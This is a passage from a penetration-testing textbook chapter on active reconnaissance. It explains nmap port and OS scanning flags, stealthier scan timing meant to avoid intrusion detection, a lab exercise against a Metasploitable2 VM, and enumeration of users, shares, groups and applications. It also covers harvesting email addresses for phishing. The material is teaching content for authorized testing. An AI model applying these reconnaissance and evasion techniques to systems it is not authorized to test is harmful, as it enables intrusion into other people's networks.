
Figure 5-27 shows the results of the command. Notice that three hosts have been discovered at addresses 192.168.0.1, 192.168.0.205, and 192.168.0.213.

Services

The services that are running and supported by a host may indicate the type of host and provide targets for further pen testing. When scanning for services on a host, you are detecting port numbers that are open and ready to accept connections. For example, if a host target has port 80 open (service HTTP), the host is likely a

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-27 Using nmap for a ping sweep



Source: Kali Linux

web server. Knowing what ports and services are open on a host directs the types of pen tests you will perform. For example, with port 80 open, you would assume the host is a web server and perform web server–related tests. The port numbers associated with common TCP/IP applications are called **well-known port numbers**.

Table 5-3 lists the well-known port numbers, the corresponding service name, and whether TCP or UDP connections are accepted.

Table 5-3 Well-known ports

Port number	Service	TCP and/or UDP
20	FTP data	TCP, UDP
21	FTP control	TCP, UDP
22	SSH	TCP, UDP
23	Telnet	TCP, UDP
25	SMTP (email)	TCP, UDP
53	DNS	UDP
67	DHCP server	TCP, UDP
68	DHCP client	TCP, UDP
69	TFTP	TCP, UDP
80	HTTP	TCP, UDP
88	Kerberos	TCP, UDP
110	POP3	TCP, UDP
123	NTP	TCP, UDP
135	Microsoft EPMAP	TCP, UDP
136-139	NetBIOS	TCP, UDP

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 5-3 Well-known ports *(continued)*

Port number	Service	TCP and/or UDP
143	IMAP	TCP
161	SNMP	UDP
162	SNMP traps	TCP, UDP
389	LDAP	TCP, UDP
443	HTTPS	TCP, UDP
445	Microsoft AD and SMB	TCP
500	ISAKMP, IKE	TCP, UDP
515	LPD print services	TCP
1433	Microsoft SQL Server	TCP
1434	Microsoft SQL Monitor	TCP, UDP
1521	Oracle database listener	TCP
1812, 1813	RADIUS	TCP, UDP

You can use the following `nmap` flag options for discovering ports and services. Case matters for the `nmap` flags, meaning the `-sT` flag is different from a `-st` flag.

nmap full connect scan (-sT): The full connect, or TCP connect scan, does a complete TCP three-way handshake (SYN, SYN-ACK, and ACK) on all ports on a host to determine if the port is open (willing to connect). The results are considered to be accurate, though this scan generates a lot of network traffic and is more likely to be detected.

To perform a TCP connect scan on the host at IP address 192.168.0.213, use the following command:

```
nmap -sT 192.168.0.213
```

Figure 5-28 shows the results. Many ports are open on this target.

nmap port selection scan (-p): Figure 5-28 shows that with the `-sT` scan flag, the nmap command attempts to connect to all possible port numbers, which generates a lot of traffic (noise) and increases the likelihood that you will be detected. The `-p` flag allows you to specify the ports to test, which reduces the noise you generate. If you were interested in determining if a host might be a web server, you could use the `-p` flag along with the `-sT` flag to scan for ports 80 and 443, as shown in Figure 5-29.

nmap syn scan (-sS): Recall that many scans generate traffic and can result in your scans being detected. To perform a quieter scan that generates less traffic and makes your scanning less likely to be detected, you can use the `-sS` flag. This flag tells `nmap` not to perform the entire TCP three-way handshake but to send a SYN message and check if the target host responds with a SYN/ACK. The SYN/ACK response indicates the port or service is open on the target. In this case, `nmap` does not send the usual ACK part of the three-way handshake.

Figure 5-30 demonstrates this command. You may have to run it using `sudo` to acquire root permissions.

nmap service identification (-sV): After you have determined what ports are open, you may want to know what software and version is listening on that port, causing the port to be open. "Listening" describes the process of waiting to detect service connection requests on a port. For example, a DNS server listens on port 53. To determine this information, use the `-sV` flag as shown in Figure 5-31.

The scan shows that the target host is running Apache version 2.2.8. A keyword scan at cve.org reveals many vulnerabilities for this version of Apache that you may choose to exploit.

nmap operating system fingerprinting (-O): Determining the OS running on a target host is extremely useful. If you discover a legacy OS (such as Windows 7), the host is vulnerable to attack because it is no longer

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

receiving security patches. Even if the host is running a well-supported OS, identifying it will guide your pen testing. You pen test a Linux system differently from a Windows system, for example.


Figure 5-32 shows how to use the `-O` flag with `nmap` to discover the OS. The command also uses the `-p` flag to reduce the number of ports scanned so the output is shorter. OS fingerprinting is not always accurate, but `nmap` will make its best guess. In this case, `nmap` is speculating the host is running Linux 2.6.

nmap scan with ping disabled (-Pn): Nmap port scanning makes use of ping to speed up the process. Nmap first pings to confirm a target IP address points to an active host and then performs a port scan only on active hosts. This speeds up port scanning for large networks but generates a lot of traffic. If you want to reduce the traffic your port scans create (thereby reducing the chance of your scan being detected), you can use the `-Pn` flag. Doing so will reduce the traffic you generate but also slow down your port scan.

The following command performs a SYN scan of the entire 192.168.0.1 network but will not use `ping` to find targets. It will scan every IP address in the range whether there is an actual host at that address or not.


```
nmap -sS -Pn 192.168.0.1/24
```

Figure 5-28 Results of the `nmap -sT` scan



Source: Kali Linux


Figure 5-29 Results of the `nmap -p` scan



Source: Kali Linux


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-30 Results of the **nmap -sS** scan



Source: Kali Linux


Figure 5-31 Results of the **nmap -sV** scan



Source: Kali Linux


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-32 Results of the `nmap -O` scan



Source: Kali Linux

Figure 5-33 Results of the `nmap -iL` scan



Source: Kali Linux

nmap using an input file (-iL): If you have a list of IP addresses you want to scan, `nmap` allows you to automate the scan by providing those IP addresses in an input file. Create a text file and list the name or IP address of a target to scan on each line of the file. You can then pass that file to `nmap` using the `-iL` flag. Figure 5-33 demonstrates using a file named targets.txt as input.

nmap timing flag (-T): To avoid detection while scanning, you can slow the scan by adding the `-T` flag. By specifying a number between 0 and 5 after the `-T` flag, you can direct `nmap` to decrease or increase the speed of its scan. Table 5-4 describes these timing numbers.

nmap directing output to a file: By default, `nmap` displays all its results on the screen. It is more useful to capture your `nmap` scan results in a file for reference. Use the `-o` flag (not to be confused with `-O`) followed by a filename to direct scan results to a file. For example, the following command sends the results to a file named results.txt:

```
nmap -sS 192.168.0.1/24 -o results.txt
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 5-4 Timing flag (`-T`) numbers for `nmap`

Number	Nickname	Details
0	Paranoid	The slowest of scans, used to avoid IDSs
1	Sneaky	Slower than polite but a little faster than 0
2	Polite	Slower than normal; considered polite because it is not demanding many resources from the targeted machine. This flag might be used to scan a machine in production.
3	Normal	Default speed
4	Aggressive	Faster than default; uses more bandwidth
5	Insane	Fastest possible; scan is fast but less accurate

You can change how the output is formatted by adding letter options to the `-o` flag. These output format options are shown in Table 5-5.

Table 5-5 Output format options for `nmap`

Flag	Description
`-oN`	Formats output in the file to look as it does when displayed to the screen
`-oX`	Creates XML output
`-oG`	Creates a file you can search using grep or awk
`-oA`	Creates multiple output files in every output format option; provides a base filename to create files with .nmap and .gnmap filename extensions

Activity 5-3 Using nmap for Active Reconnaissance

Time Required: 30 minutes
Objective: Use the nmap tool to gather intelligence on the Metasploitable2 target.
Description: You suspect that the Metasploitable2 VM in your penetration-testing lab is vulnerable and decide to use nmap to perform active reconnaissance on the Metasploitable2 VM.

1. Start the Kali Linux and Metasploitable2 VMs in your penetration-testing lab environment. Make sure these VMs have the same VirtualBox network settings. If they do not, change the network settings so they are using the same adapter, such as the Host-only Adapter. The Host-only Adapter does not allow for Internet connectivity, but instead creates a private network between your computer running VirtualBox (Host) and any other virtual machines that connect to that adapter.
2. Log in to the Metasploitable2 VM. Type **ifconfig** and press **Enter**. Record the inet addr data for the eth0 interface.
3. Log in to the Kali Linux VM and start a terminal session. In the terminal session, type **nmap *<metasploitable2_ip_addr>***, replacing <metasploitable2_ip_addr> with the inet addr you recorded in step 2. For example, type **nmap 192.168.56.101**.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

4. Make a list of all the open ports and services discovered.
5. Run the same **nmap** command as in step 3 but add the **–sV** flag, as in **nmap -sV 192.168.56.101**. Note the versions of Apache, MySQL, and SSH the command detects.
6. Run the **nmap** command again using the **–O** flag. Make a note of what OS details are returned. If you see a message stating you require root privileges, run the nmap command as part of the sudo command. For example, type **sudo nmap -O 192.168.56.101**.

Protocol Enumeration

Protocol enumeration is the act of gathering information about the communication protocols (such as HTTP, SMB, SSH, FTP, and SQL) running on a target system or a network. This is virtually identical to service enumeration except the focus is on the protocols that are running and not the port numbers being used. Knowledge of the running protocols can suggest attack vectors that may be used to successfully compromise a target system or an entire network. Enumerating services is similar to enumerating protocols as services use specific protocols. For example, web servers use the HTTP protocol, so determining that a target system uses HTTP is a good indication that target may be a web server or the system on the other end of the communication is a web server.

Not only is enumerating the type of protocol being used useful but enumerating the version of the protocol being used can also suggest attack vectors. For example, older versions of the SMB protocol are vulnerable to certain attacks that are now fixed in current versions of the SMB protocol. If you enumerate a system using SMB version 1, numerous available exploits can be used effectively.

Tools such as Wireshark and Nmap can be used to enumerate protocols running on networks and target systems respectively.

Directory Enumeration

Directory enumeration is the act of discovering the directory structure and files on a target computer. The target is often a web server. Under normal circumstances, directory and file permissions should keep users from seeing this information, and only administrators should have access. Enumerating directories may reveal actionable information that discloses sensitive information (such as personal information stored in databases or login credentials) or reveal vulnerabilities that could be exploited.

Brute-force techniques such as entering path names into web form fields or establishing a command-shell connection to a server and manually using directory navigating commands can be used, but tools such as Dirbuster and Gobuster can automate the process.

Network Topology


You can use network scanning tools to discover the IP addresses and the existence of individual computing systems to target. Understanding how those systems are networked together provides additional information that can help guide your pen-testing efforts. Drawing a map of computing systems and how they are networked is known as creating a **network topology**. A network topology is useful because it allows you to visualize how computing systems are connected together and, like a treasure map, this network map may lead you to valuable systems to pen test. Nmap scans not only can find servers and computers but can also discover routers, firewalls, and other network devices. A network topology may reveal that a particular IP address or computing system seems to be the central hub that many other devices connect to, indicating that the central hub may be a router or firewall. Knowing that a device is a router or firewall affects how you pen test that device and guides you to take specific steps to bypass the firewall and access systems on the other side.

The commercial tools that allow you to automatically scan and create network topologies include SolarWinds Network Topology Mapper. Nmap has an open source companion application called **Zenmap** that can be used to create network topology diagrams.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Zenmap is a graphical front-end for nmap. When you use Zenmap to configure a scan, it uses nmap to perform the scan and then displays the results in graphical format. Zenmap also has a network topology section that draws a diagram of discovered computing devices and shows how they are networked together. Because firewalls or routers often block attempts to map networks, the results of Zenmap don't always reflect the true topology, but it is still useful information. Figure 5-34 is an example of a Zenmap network topology diagram.

Figure 5-34 Zenmap network topology diagram



Source: Zenmap

Another way to discover devices on a network is by performing SNMP sweeps. Recall that SNMP stands for Simple Network Management Protocol and is used to query and manage configuration settings for network devices such as routers. SNMP sweeps work best when executed from within a network. An SNMP sweep attempted from outside of a network (such as from the Internet) is usually stopped by a firewall and reveals little information.

To perform SNMP sweeps, you can use commercial tools, such as the SolarWinds snmptool, or an open source tool named snmpwalk that is usually the first choice of pen testers.

To harvest the most information, you will require organization SNMP details such as the community strings used by its network devices. If you are performing white-box tests, the target organization may provide this information to you. You can use brute force SNMP tools (such as the one provided by SolarWinds) to attempt a dictionary attack on the SNMP string and access the system and extract information.

Users

Enumerating users involves determining the names and login identifiers for users known by computing systems that you are pen testing. If you can compromise a system and log into it, you may be able to identify user identities from file and folder names. For example, on a Windows system, the folder C:/Users has a subfolder for every user known to that system.

Other methods to discover user identities include pen testing Server Message Block (SMB) shares manually or by using exploit frameworks.

Email Addresses

Acquire email addresses to use them in phishing attempts. Email addresses are also usually the same as login credentials. For example, if you discover robwilson@acme.com is a valid email address, it is likely that robwilson@acme.com can be used as credentials for authentication. You then need to find the password, perhaps through brute force.

OSINT tools you can use to acquire email information include theHarvester. Figure 5-35 shows theHarvester being used to check the cbc.ca domain for Google email addresses. One email address was discovered.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-35 theHarvester reporting on cbc.ca



Source: Kali Linux

The Metasploit Framework also has an email harvesting engine that you can access by using the auxiliary/gather/search_email_collector module.

User Groups

Security groups facilitate the distribution of permissions, and **distribution groups** facilitate email messages. Systems typically have multiple groups, and users can be members of multiple groups. For example, one security group might grant full control of a resource, and only users such as administrators and managers may be members of this group. If you can identify such groups and grant membership to an account you control, you elevate your permissions and give yourself the same access as the administrators and managers.

Active Directory (AD), the management and security cornerstone of Windows domains, contains tools for managing groups. If you can access the AD tools, you can attempt to add yourself to key groups. Linux/Unix also uses groups. If you can acquire root privileges on a Linux/Unix system, you should be able to add yourself to groups. Always remember to keep the rules of engagement and scope in mind before you add yourself to groups.

Shares

Shares are file directories residing on a remote computing system that have been made accessible to users on other remote systems. Finding shares is useful because sometimes the permissions are configured poorly, providing unrestricted access to the files on the shares.

Many network scanners can detect shares. Nmap provides this capability via its smb-enum-shares and smb-enum-users NSE scripts. Some standalone tools such as SMBMap specialize in share enumeration. The Metasploit Framework can also detect shares via its auxiliary/scanner/smb/smb_enumshares library.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Applications

Being able to discover what applications and versions an organization has installed provides a valuable source of information for pen testing. To directly enumerate the applications installed on a system usually requires administrative permissions, making this task difficult without the proper credentials. If you are white-box testing, application information may be provided to you.

You can sometimes acquire application information by performing a "banner grab" from a system. You can use tools such as Netcat to perform banner grabs. Figure 5-36 shows the `netcat (nc)` and `GET / HTTP` commands being used to capture a banner. The banner information reveals that the target is running Apache version 2.2.8.

Figure 5-36 Netcat (nc) banner grab of 192.168.2.235



Source: Kali Linux

Network management tools (such as Lansweeper) contain detailed application information. If you can acquire access to network management tools, you can harvest all the application information you need.

Note 3 | After identifying installed applications and versions, your next step should be to check OSINT information such as CVEs and CWEs for known weaknesses and possible exploits.

Website Reconnaissance

Website reconnaissance can provide a treasure trove of information. What is displayed when you browse to a website is only the tip of the iceberg. Behind the scenes in the source code of the website, and the directory structure it is contained in, you may be able to find actionable intelligence.

Crawling and Scraping Websites

Crawling a website (also known as **spidering**) is exploring a website and checking all its links and folders to discover the structure of the website and web server. Search engines such as Google continuously crawl every web server it can find on the Internet to construct its search engine database. **Scraping** a website is the act of extracting useful information from webpages, files, and any other data revealed by crawling. Website scraping is also known as Hypertext Markup Language (HTML) scraping.

Many network devices (such as home Internet routers) contain web servers that provide access to configuration capabilities. Crawling and scraping a network device may provide useful actionable intelligence.

